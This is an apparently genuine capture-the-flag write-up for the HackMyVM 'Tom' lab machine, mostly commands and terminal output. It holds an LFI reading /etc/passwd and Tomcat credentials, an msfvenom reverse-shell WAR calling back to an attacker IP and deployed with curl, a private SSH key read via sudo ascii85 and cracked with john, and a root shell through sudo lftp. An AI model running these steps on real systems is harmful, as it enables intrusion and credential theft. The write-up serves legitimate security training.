HackMyVM – Tom

Creator : datasec

Difficulty : easy

Writer : alienum

15 October 2021

Contents

Initial Foothold


Port Scan

```
┌──(kali㉿Zeus)-[~]
└─$ nmap 10.0.2.253 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-15 21:21 EEST
Nmap scan report for hat (10.0.2.253)
Host is up (0.00057s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.65 seconds
```

Directory Scan – Port 80


gobuster dir -u http://10.0.2.253 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 100 -x .txt,.log,.php,.bak



Result : **/tomcat.php**

Local File Inclusion – Port 80

wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --hh 0 'http://10.0.2.253/tomcat.php?FUZZ=/etc/passwd'




Result : **filez**

Local File Inclusion - Verified

Proof


view-source:http://10.0.2.253/tomcat.php?filez=/etc/passwd




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
nathan:x:1000:1000:nathan,,,:/home/nathan:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
tomcat:x:1001:1001::/opt/tomcat:/bin/false
```

Found Tomcat HOME/BASE Directory

view-source:http://10.0.2.253/tomcat.php?filez=/etc/systemd/system/tomcat.service




If you ask me, how I guessed this file, as a creator I know that the **/etc/systemd/system** is the default linux path to create your service, so I guessed that the service name is tomcat(.service). Also, each service contains the directory that runs the binaries to start or stop the service. For tomcat the working directory is :

/opt/tomcat/latest

Tomcat Credentials using LFI

view-source:http://10.0.2.253/tomcat.php?filez=/opt/tomcat/latest/conf/tomcat-users.xml



<user username="sml" password="H4ckMy********" roles="admin-gui,manager-script"/>**

Msfvenom - Reverse Shell Generator

Payload

```
msfvenom -p java/shell_reverse_tcp lhost=10.0.2.254 lport=443 -f war -o alienum.war
```

```
┌──(kali㉿Zeus)-[~/Desktop/webshell]
└─$ msfvenom -p java/shell_reverse_tcp lhost=10.0.2.254 lport=443 -f war -o alienum.war
Payload size: 13320 bytes
Final size of war file: 13320 bytes
Saved as: alienum.war
```

Reverse Shell – Port 8080

Deploy / Upload

Deploy

curl --upload-file alienum.war -u 'sml:H4ckMy********' "http://10.0.2.253:8080/manager/text/deploy?path=/al1enum"**

Trigger The Revershe Shell

```
curl http://10.0.2.253:8080/al1enum
```

Listener

```
nc -lnvp 443
```

Proof

Horizontal Privileges Escalation

Sudo Permissions as nathan

sudo -l

```
tomcat@tom:~$ sudo -l
sudo -l
Matching Defaults entries for tomcat on tom:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tomcat may run the following commands on tom:
    (nathan) NOPASSWD: /usr/bin/ascii85
tomcat@tom:~$
```

Reading and Encode Nathan's Private Key using ASCII85

sudo -u nathan /usr/bin/ascii85 /home/nathan/.ssh/id_rsa

```
tomcat@tom:~$ sudo -u nathan /usr/bin/ascii85 /home/nathan/.ssh/id_rsa
sudo -u nathan /usr/bin/ascii85 /home/nathan/.ssh/id_rsa
←/M/P+/ODlr8PUC+;aDO&;FsnT<(.p&79M2o/M/O]:i^Ja/Q@"7ANCqj/4E<$;HZgq777JN78#4(DJ!
fJ+@JXs/O`&r1G(s\6S()K2DmEN2*!EG68phj1c5UIE+3<K@QA(GE'\/<7S[Z50i^&,2cE@"=)M,TBfJ
sZ<G4*A92.*Y9K6!RATMU".qMURChlRa=[I:KD)ZK,$;!$4FYH?iG'J1%;bor/2`XH/1.bD[AO9Bc=#*
Ei<HgEGE+s2K.n*o6D*g]FGtpnU<(U\):fqg/88`6C;[PK_A9:pS.nb(aEHH2%=%@$c94<$g9l"??H"U
nk3+d"f7Rfa≤]orZBL-QW3A=W=ALg&>9h7`Q3(lYX1i3SGC+q;WCK!/j9P$e!<dInB;IM4M:/b:R9PI
@%GA'H]12(-#<GXC.DIkX`D+72Y1c98@8Od6,GZAHL←]u$<`q4:Gt:MN;HIp^1KJR8;Is`"F&#MB3B'
`H<Fp;UDH:I@Gth%V6:5BZ.l(+>9l*6k;+*E(Ebn9A=%?pY$;O`C1/1A4H::q→%U3K>#')l;_q*C@Q.
"u6n:Y]1,_mR:,mK;C.1%%H?iOe:Ll4ZAO1?=8M=Rf8o\Q=<sh<21,;4#=CHD`ASu0\2d/Rp1.sEK8kC
OEC.pKuAi!t?0lKc::,k%LCL]e&FAahi@q0%m;FY8E2GljqCH)Z>C2IWm=Yr*-G:Q3UD`))d=aEn^>$#
Q293>7S=u0,m8Ou`48p493=%d=%<GcbE2`WTLH<E]fE`-X&DJi;YATThDDe)XQG"QgtGA^>>D..`M:fh
+D7W:[E5u_H4G%,B17WM7&H7q*pE(!GS6"+SM@59KFAkG[26<8+^$=dNqD_Y^478.o;:1S3P:NU_Z0NM
jY2c2JD@RG6?7V-4/C,[t^7s6UC6WJGN7oN<0;,ou)C3W98CM\0;6jc@_=_2M`=B^#:D.7EnBfACR7;"
npEGRpV@PLAA:hF3+>&nLL0f:V+G\0l5B/!%m7V=_`=\VJ1F)"?[02W'6:df=^Ao0q=;/9T9:M<[A1,M
XD89/Z_;G'5q8lRZL79FkM8T.3eBkgXB<AR$D<HE=oC0GUt3CcPPG\qF—<\HFV04J$W0JmujB1ka+7qc
X70Qh"YAo;O"C/?]UAnEu%5rEq#:KV1B=D_Ma@l%jqBOP(Z0l]-r7VQF:$:S]2BgcM_<,Ho(20WI`GYh
s=052q<BLtR3Bk1jt<_>b[@q/M!;c6A!1MoX,;.O<.;Cba^H8S&f<)6q";$qPI<_>tpD,sMZ;,qd;0hk
eHH$1r71biub0/GOg8O[\\G]dq@D0/Zn7qYFnAMdLH7Uf:sCG^<RCcEpu75tWD7X.sV3HJsl1I5bgA78
Pc03(kEEAqT69lj5k92JVfAOSOM7!3ZU=DV\oF?sA]0MY;-6?"SL06C;j>%2+O@V%np:2P2q>&JLA2,@
am7mV&]=)LeaG?/C"AQ:L17:S_a<_GDD1K#`F6#]+n7;-.Q;di0d5seCl<_%C($>`X<6Y(:ZAo^pJA8H
EL:3&jF=&a0A7:]h.D0]eu=#3]≥]S6l@<Z-WBkhBY8O?N<8N&CbBk(=X1JCqb1^\>.:/!WnGt]nj3C@
F62)fP+6X!&I6?%$*D)5jJ<'b_K5t`n!5uN"h7V4>h=)3(u:KL\&H"'QFDeXK*Cf^s\An,7g="m-Y82G
H^@Q@L[3(P\m<\RTN6pWdm6:PC)D*iJ^9Iho"12p-)6um?^6o[h^G\^qXC.N)W=_L/08Pj.[DFmb`8TA
le04T6A2cb#\@7rLjDDj4X0kF-^@k0l*B/MAX.rIXO3*A3s9Q`=/@7iF:84H-j963^N$8b@D;,p2591L
]o92J_NFDNp\AlD/mEA:!\<)@1MH:DmdDehg9AQEPE:e*3:An47d96t>f121Yr9/J.n<shB=BkBA-2(M
[IB16]J=?()>F'2[>8l[WFH"TchBN.KD8o&3.B3//[B5B(s:J*ArEGAZ6<(COk96i@=7Uc]_ART@l:3]
Z_=u'c)90$*A:e>CuAPuMcCbdqZ2JdS8@Wt^@;c$n#:3LV3EEHm49h%d#8ht9?@9R>'F%1B]:J!EPA7S
RtCf#@U@rZ[0CLT%pBf≠h85!&U<)>PO:,6]B6UG9C0M64X12^3'7r;+<8P=.a:,[Dg@;g:%$8!h]/M0
Cd6m,B+5p0!%8QJ,V73G5l=Y23W/M.;→tomcat@tom:~$
```

Decode Nathan's Private Key using ASCII85

sudo apt-get install -y ruby-ascii85

ascii85 -d id_rsa85

```
┌──(kali㉿Zeus)-[~/Desktop]
└─$ which ascii85
/usr/bin/ascii85

┌──(kali㉿Zeus)-[~/Desktop]
└─$ ascii85 -d id_rsa85
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,5065755920B77C45

pbcIb9gxpAhVFNik1U4P7SK+WnXji8QFUh11KM0oL8TXesjh+eRNlkHuYBvmm7rI
I37u0HZvxvISOHx79IT2ISkeBUEW2KsUw8vpin7+EbBmBF/yNHyTIfYPXtFHnlTS
8SdtXV+KwRqtqWWGk8KawwMkfTygkS8fm9FFCKYYwdhAor90ZXe+AKMHFT8KDo4m
zj0/lkS7SLeIZVzYLRa/INSY6LiQRwhFk2hbZUl1one47mFL845qDIFdlxUiITy+
VY36yHIwRWsu3VsoRen0sNOe97OgUeuYnViFyMNuBCgL+2UjMlEKQD98rlHNWGh1
NYp2MJIzEXIZfEyZNr0S3LOb7MmD+D326NzN8xpjE6szyVOOd2SeArXI/ciJqiLW
Cl22CZXawcenhT7ZCz2K3yJI+ejL5hf3du1oM+N83qkcEFtR1PccdvRFfz6QD/k8
ojmhaY48Fw+HIo5e9YzPnZWmGKXW7Z3TjIHR/JvWOWKkKUmrD7914zYF+rRj+nnQ
et6hodObvJstwnS9maz8PWbnFpB+ATflvborFrNSz/4qpDN/Aalra2/bfJJkBVr2
cb+o1beELwfNdmdOtuU0VhI7Q6dbCtYFegPj74gGv13CUzoGSRwQUCsjxHAklvvD
EUYeofXZzAmboci7CMEgAaqlAkb1GEPfcEZrnE15/txfS7g0MgFg9XYMIusjKf/Q
5PDr6fmDYQkaOOhSj24KqHrphRJArJT5WEXziIoJAijUMU3DVUsvdjZqr9GFhxmq
V/8w/bXL04wmgKGeGhjQ0ug+fnogjP3Fff7UA5ygOXeiXmbmc3jOhaZj1q7wFieY
EjWiDe+Tmyv5wa1xPeC/i+WhICridgsVJDUccU9SRNa3mGxQdgER+Ujz5CRTOaQQ
xTVJJdmVQyQUvR1MYOyv2I41qj/37WIEs9xuolmtRnGgJTe4X5FbSVk4yml8+/E8
FFxVu9sk33AjgdaWz/UQNq7iXMsS6KPUTeE7JDuvYXliutAby0NLABp/I/tXMZbg
beCDNmwrZnv65OdcGAoDWnO+wVhueU2xEcDSVK8I3R+tApAZEhbuSaGGABPwVGxF
lSQCdtrfrVOdlv9NrGrWTqXEdaWmyhZW3QAYVMNawaQijjOIBX7I648icZe3LYh4
tZNL8zyL0S9Cg157r+CZIABpt7m3huTAwrAK0CARz9Ff0jWkymOWYZybOOoiyalW
mfcapW0GiH3wJb9WG8H/GV0WODA89BFasmBxjL+3V2pRhDrshD8KuxkgAjHjnYhC
IPj6nIS4Iqui/cxj7Vt9aK6fn61a1eOWc+B8g50j+nAS8Y83Lu8iaJ67HFHrKsJy
4JEQUIyKG15KPX9tl8wfSFLq1HPTPfvzFqfokFLeVjSPG0QfdC5Kzjj2ioFK4+MW
Euif9X5+UrgEncX8kvsYZKJU2SygKphTGtJkkAgWWygl+SOJ20qjZ4TGfHKy4xFb
6eaknNxRzZ2hhK9XCPIjPeRU5l27c6lwRbwRHSPaRNvq1qXh6MFKxJ2n3aZh7sFx
OI5addR8lPxTcqvnkb2Oi5EcHKXHTP8QN2n2CBc90JnN2nXbGmQjIKt7N6zGaouh
-----END RSA PRIVATE KEY-----
```

Crack id_rsa Passphrase

ascii85 -d id_rsa85 > id_rsa

/usr/share/john/ssh2john.py id_rsa > hash

john hash --wordlist=/usr/share/wordlists/rockyou.txt


```
┌──(kali㉿Zeus)-[~/Desktop]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
darkness         (id_rsa)
1g 0:00:00:30 DONE (2021-10-16 01:05) 0.03278g/s 470219p/s 470219c/s 470219C/s *7¡Vamos!
Session completed
```

User Proof

```
┌──(kali㉿Zeus)-[~/Desktop]
└─$ ssh -i id_rsa nathan@10.0.2.253
Enter passphrase for key 'id_rsa':
Linux tom 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
nathan@tom:~$ id
uid=1000(nathan) gid=1000(nathan) grupos=1000(nathan),24(cdrom),25(floppy),29(a
nathan@tom:~$ ls
user.txt
nathan@tom:~$
```

Vertical Privileges Escalation

Sudo Permissions


Sudo -l


```
File  Actions  Edit  View  Help
nathan@tom:~$ sudo -l
Matching Defaults entries for nathan on tom:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User nathan may run the following commands on tom:
    (root) NOPASSWD: /usr/bin/lftp
nathan@tom:~$
```

Shell Command Execution using LFTP as ROOT

Rooted

sudo -u root /usr/bin/lftp
!/bin/bash


```
nathan@tom:~$ sudo -u root /usr/bin/lftp
lftp :~> !id
uid=0(root) gid=0(root) grupos=0(root)
lftp :~> !/bin/bash
root@tom:/home/nathan# cd /root
root@tom:~# ls
r00t.txt
root@tom:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@tom:~#
```